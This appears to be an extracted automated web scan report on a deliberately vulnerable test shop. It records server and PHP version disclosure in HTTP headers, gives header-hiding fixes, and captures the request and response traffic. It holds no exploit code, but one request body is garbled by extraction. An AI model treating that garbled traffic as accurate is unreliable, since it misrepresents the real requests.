    Referer: http://hackazon.webscantest.com/bestprice
    Content-Type: application/x-www-form-urlencoded
    Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
    X-RTC-REQUESTID: {688C2225-2EC2-4603-B5B8-CD41BD0B2AE7}
    userEmail = ax77gffbp\%40example.com\&\_csrf\_bestprice = SUpmadp1MzFfyz2DULmS8D6ZzjMGtYc1
    HTTP/1.1 302 Found
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: close
    Date: Mon, 06 Mar 2023 02:36:36 GMT
    Pragma: no-cache
    Content-Length: 0
    Content-Type: text/html; charset=utf-8
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Location: /bestprice
    Server: Apache/2.4.7 (Ubuntu)
    x-powered-by: PHP/5.5.9-1ubuntu4.29
                                                                                                                                                 The X-Powered-By HTTP response header found.
  XPoweredByHeader
                                                                                                                x-powered-by:
                                                                                                                PHP/5.5.9-
                                                                                                                1ubuntu4.29
 Original Traffic
    No Traffic for this Variance!
    No Traffic for this Variance!
http://hackazon.webscantest.com/review/send
                                                                                                              Root Cause: (Parameter: / 1 Attack Variances)
                                                                                                                                                                                            INFORMATIONAL
Attack Type
                                          Original Value
                                                                    Attack Value
                                                                                                              Proof
                                                                                                                                               Proof Description
 XPoweredByHeader
                                                                                                                                                 The X-Powered-By HTTP response header found.
                                                                                                                x-powered-by:
                                                                                                                PHP/5.5.9-
                                                                                                                1ubuntu4.29
 Original Traffic
    POST /review/send HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
    X-RTC-AUTH: R7 IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
    Content-Length: 144
    Referer: http://hackazon.webscantest.com/product/view?id=45
    Content-Type: application/x-www-form-urlencoded
    Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
    X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}
    product ID=45 \& user Name=x77 nw4 ga \& user Email=ax77 nw4 gb \& 40 example.com \& star Value=data \& text Review=comment \& \_csrf\_review=wParter for the star Value=data \& text Review=comment \& \_csrf\_review=wParter for the star Value=data \& text Review=comment \& \_csrf\_review=wParter for the star Value=data \& text Review=comment & \_csrf\_review=wParter for the star Value=data \& text Review=comment & \_csrf\_review=wParter for the star Value=data & \_csrf\_review=wParter for Value=data &
    OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
    HTTP/1.1 302 Found
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: close
    Date: Mon, 06 Mar 2023 02:36:47 GMT
    Pragma: no-cache
    Content-Length: 0
    Content-Type: text/html; charset=utf-8
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Location: /product/view?id=45
    Server: Apache/2.4.7 (Ubuntu)
    x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Type Original Value Attack Value Proof **Proof Description** XPoweredByHeader x-powered-by: The X-Powered-By HTTP response header found. PHP/5.5.9-1ubuntu4.29 Original Traffic No Traffic for this Variance! No Traffic for this Variance! INFORMATIONAL http://hackazon.webscantest.com/facebook Root Cause: (Parameter: / 1 Attack Variances)

Original Value Attack Value **Proof Description** Attack Type

XPoweredByHeader x-powered-by: The X-Powered-By HTTP response header found. PHP/5.5.9-1ubuntu4.29

Proof

Original Traffic

GET /facebook HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/contact

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {93850BC5-B94A-4FD3-9B30-F7BE1746C5BF}

HTTP/1.1 302 Found

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache Content-Length: 0

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Location: https://www.facebook.com/dialog/oauth/?

 $\verb|client_id=725422934182477\& redirect_uri=http://hackazon.webscantest.com/facebook\& state=4083cc18e221efb371b60eb6adfa| and the state of the state$ 

257c&display=page&scope=user\_about\_me Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/user/terms

Root Cause: (Parameter: / 1 Attack Variances) INFORMATIONAL

Attack Value Proof **Proof Description** Attack Type Original Value XPoweredByHeader x-powered-by: The X-Powered-By HTTP response header found.

1ubuntu4.29

PHP/5.5.9-

Original Traffic GET /user/terms HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/register Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5556 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

http://hackazon.webscantest.com/user/login

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

XPoweredByHeader x-powered-by: PHP/5.5.9-1ubuntu4.29

The X-Powered-By HTTP response header found.

Original Traffic

POST /user/login?return\_url= HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ 

Accept-Encoding: gzip, deflate

 ${\tt Accept-Language: en-US}$ 

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

 $Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; \ NB\_SRVID=srv36155888; \ visited\_products=\%2C45\%2C122$ 

X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username = x75v8o0e&password = x75v8o0f%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

x-powered-by: PHP/5.5.9-1ubuntu4.29 The X-Powered-By HTTP response header found.

Original Traffic GET /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

XPoweredByHeader

x-powered-by: PHP/5.5.9-1ubuntu4.29 The X-Powered-By HTTP response header found.

Original Traffic

POST /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Content-Length: 38

Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

Original Value

username=x75uzqty&password=x75uzqtz%24

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Attack Value

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Type: text/ntm

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/cart/add

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

INFORMATIONAL

XPoweredByHeader

Attack Type

x-powered-by: PHP/5.5.9-1ubuntu4.29

Proof

The X-Powered-By HTTP response header found.

```
Original Traffic
  POST /cart/add HTTP/1.1
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7_IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Content-Length: 19
  Referer: http://hackazon.webscantest.com/product/view?id=45
  Content-Type: application/x-www-form-urlencoded
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
  X-RTC-REQUESTID: {FA5408A7-1CB5-49B6-A526-975D799CADEB}
  product_id=45&qty=1
  HTTP/1.1 302 Found
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Connection: close
  Date: Mon, 06 Mar 2023 02:35:08 GMT
  Pragma: no-cache
  Content-Length: 0
  Content-Type: text/html; charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Location: /cart/view
  Server: Apache/2.4.7 (Ubuntu)
  x-powered-by: PHP/5.5.9-1ubuntu4.29
                                                                                                            INFORMATIONAL
http://hackazon.webscantest.com/cart/view
                                                               Root Cause: (Parameter: / 2 Attack Variances)
                        Original Value
                                       Attack Value
Attack Type
                                                               Proof
                                                                                  Proof Description
                                                                                   The X-Powered-By HTTP response header found.
XPoweredByHeader
                                                                x-powered-by:
                                                                PHP/5.5.9-
                                                                1ubuntu4 29
Original Traffic
  GET /cart/view?_csrf_checkout_step_1=4luqLZWOhRwFtGJt5RzL85njQD8NNDyV&shipping_method=mail HTTP/1.1
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7_IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Referer: http://hackazon.webscantest.com/cart/view
  Content-Type: application/x-www-form-urlencoded
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
  X-RTC-REQUESTID: {1269399A-6951-4F13-B42C-B9D4FB3096F4}
  HTTP/1.1 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Connection: close
  Date: Mon, 06 Mar 2023 02:36:30 GMT
  Pragma: no-cache
  Content-Length: 8110
  Content-Type: text/html; charset=utf-8
  Content-Encoding: gzip
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Server: Apache/2.4.7 (Ubuntu)
  Vary: Accept-Encoding
  x-powered-by: PHP/5.5.9-1ubuntu4.29
XPoweredByHeader
                                                                x-powered-by:
                                                                                   The X-Powered-By HTTP response header found.
                                                                PHP/5 5 9-
                                                                 1ubuntu4.29
Original Traffic
  No Traffic for this Variance!
  No Traffic for this Variance!
                                                               Root Cause: (Parameter: / 1 Attack Variances)
                                                                                                            INFORMATIONAL
http://hackazon.webscantest.com/twitter
```

Attack Type Original Value Attack Value Proof Proof Description

x-powered-by: PHP/5.5.9-1ubuntu4.29

## Original Traffic

GET /twitter HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/contact

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache

Content-Length: 163 Content-Type: text/html Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

### http://hackazon.webscantest.com/

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9- 1ubuntu4.29	The X-Powered-By HTTP response header found.

## Original Traffic

GET / HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 0K

 $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check=0},\ pre\text{-check=0}$ 

Connection: close

Date: Mon, 06 Mar 2023 02:34:56 GMT

Pragma: no-cache Content-Length: 8993

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/

Set-Cookie: NB\_SRVID=srv36155888; path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

## http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9- 1ubuntu4.29	The X-Powered-By HTTP response header found.

```
Original Traffic
    POST /faq HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
    X-RTC-AUTH: R7_IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
    Content-Length: 98
    Referer: http://hackazon.webscantest.com/faq
    Content-Type: application/x-www-form-urlencoded
    Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
    X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}
    user Email = ax76 tyb0f\%40 example.com\&userQuestion = x76 tyb0g\&\_csrf\_faq = ieJjQ4pqALS800 sRg2eG1KbvEpLuu8Ck, and the state of the s
    HTTP/1.1 200 0K
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: close
    Date: Mon, 06 Mar 2023 02:35:59 GMT
    Pragma: no-cache
    Content-Length: 6314
    Content-Type: text/html; charset=utf-8
    Content-Encoding: gzip
    Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)
    Vary: Accept-Encoding
    x-powered-by: PHP/5.5.9-1ubuntu4.29
  XPoweredByHeader
                                                                                                                   x-powered-by:
                                                                                                                                                     The X-Powered-By HTTP response header found.
                                                                                                                   PHP/5.5.9-
                                                                                                                   1ubuntu4.29
 Original Traffic
    No Traffic for this Variance!
    No Traffic for this Variance!
                                                                                                                                                                                                 INFORMATIONAL
http://hackazon.webscantest.com/category/view
                                                                                                                 Root Cause: (Parameter: / 1 Attack Variances)
Attack Type
                                           Original Value
                                                                      Attack Value
                                                                                                                 Proof
                                                                                                                                                   Proof Description
 XPoweredByHeader
                                                                                                                                                     The X-Powered-By HTTP response header found.
                                                                                                                   x-powered-by:
                                                                                                                   PHP/5.5.9-
                                                                                                                   1ubuntu4.29
 Original Traffic
    GET /category/view?id=36 HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
    X-RTC-AUTH: R7_IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
    Referer: http://hackazon.webscantest.com/
    Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
   X-RTC-REQUESTID: {1BB8CD20-07B0-4AC7-90E3-D021CBCED9A0}
    HTTP/1.1 200 0K
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: close
    Date: Mon, 06 Mar 2023 02:35:07 GMT
    Pragma: no-cache
    Content-Length: 4973
    Content-Type: text/html; charset=utf-8
    Content-Encoding: gzip
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Server: Apache/2.4.7 (Ubuntu)
    Vary: Accept-Encoding
    x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Original Traffic
    POST /user/register HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
    X-RTC-AUTH: R7_IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
    Content-Length: 133
    Referer: http://hackazon.webscantest.com/user/register
    Content-Type: application/x-www-form-urlencoded
    Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
    X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}
    first\_name=John\&last\_name=John\&username=x75zzjnk\&email=ax75zzjnl\&40example.com\&password=x75zzjnm\&24\&password\_confinestation for the context of the context
    rmation=x75zzjnn%24
    HTTP/1.1 200 0K
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: close
    Date: Mon, 06 Mar 2023 02:35:27 GMT
    Pragma: no-cache
    Content-Length: 5076
    Content-Type: text/html; charset=utf-8
    Content-Encoding: gzip
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Server: Apache/2.4.7 (Ubuntu)
    Vary: Accept-Encoding
    x-powered-by: PHP/5.5.9-lubuntu4.29
 XPoweredByHeader
                                                                                                                                                                                                                The X-Powered-By HTTP response header found.
                                                                                                                                                                x-powered-by:
                                                                                                                                                                PHP/5.5.9-
```

Original Traffic

GET /user/register HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

1ubuntu4.29

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4794

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/search/page/

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

x-powered-by: PHP/5.5.9-1ubuntu4.29 The X-Powered-By HTTP response header found.

# Original Traffic GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com $Referer: \ http://hackazon.webscantest.com/search?brand-filter[] = 5\&brand-filter[] = 6\&brand-filter[] = 7\&brand-filter[] = 6\&brand-filter[] = 7\&brand-filter[] = 7$ filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&qualityfilter=10&quality-filter=11 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F} HTTP/1.1 404 Not Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29 status: 404 Not Found

http://hackazon.webscantest.com/wishlist/

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
XPoweredByHeader			x-powered-by: PHP/5.5.9- 1ubuntu4.29	The X-Powered-By HTTP response header found.

## Original Traffic

GET /wishlist/ HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

 $\textbf{X-RTC-SCANID: } \overline{dd69c358-2761-40c5-beae-5f7a7ebe9fce}$ 

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK

 $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check}=\emptyset,\ pre\text{-check}=\emptyset$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Pragma: no-cache Content-Length: 6948

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

## Server TypeDisclosure (1)

## References

OWASP2017-A6 OWASP2021-A01 CWE-497

# Description

Default configurations of web servers often provide too much information about their platform and version in HTTP headers and on error pages. This data is not itself dangerous, but it can help an attacker focus on vulnerabilities associated with your specific web server platform/version.

## Recommendation

Configure your web server to avoid having it announce its own details.

In Apache Web Server, the following configuration directives should be added to the config file:

ServerSignature Off ServerTokens Prod

In Microsoft IIS/10.0 Web Server, the "removeServerHeader" attribute should be added to the "security" configuration in web.config file:

<requestFiltering removeServerHeader="true" />

0

http://hackazon.webscantest.com/

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Original Value Attack Type Attack Value Proof **Proof Description** ServerTypeDisclosure http://hackaz http://hackazon.websca Server: Apache/2.4.7 on.webscant ntest.com/aaaaaaaaaa est.com/ (Ubuntu) bbbbbbb

Original Traffic

No response for this variance No response for this variance

Attack Traffic

Traffic #1

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888;

visited\_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C X-RTC-REQUESTID: {9FC28B98-B322-4991-9839-056CC88E761B}

X-RTC-ATTACKTYPE: ServerTypeDisclosure

HTTP/1.1 404 Not

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:37:43 GMT

Pragma: no-cache

 ${\it Transfer-Encoding: chunked}$ 

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

status: 404 Not Found

ServerTypeDisclosure

Server: Apache/2.4.7 (Ubuntu)

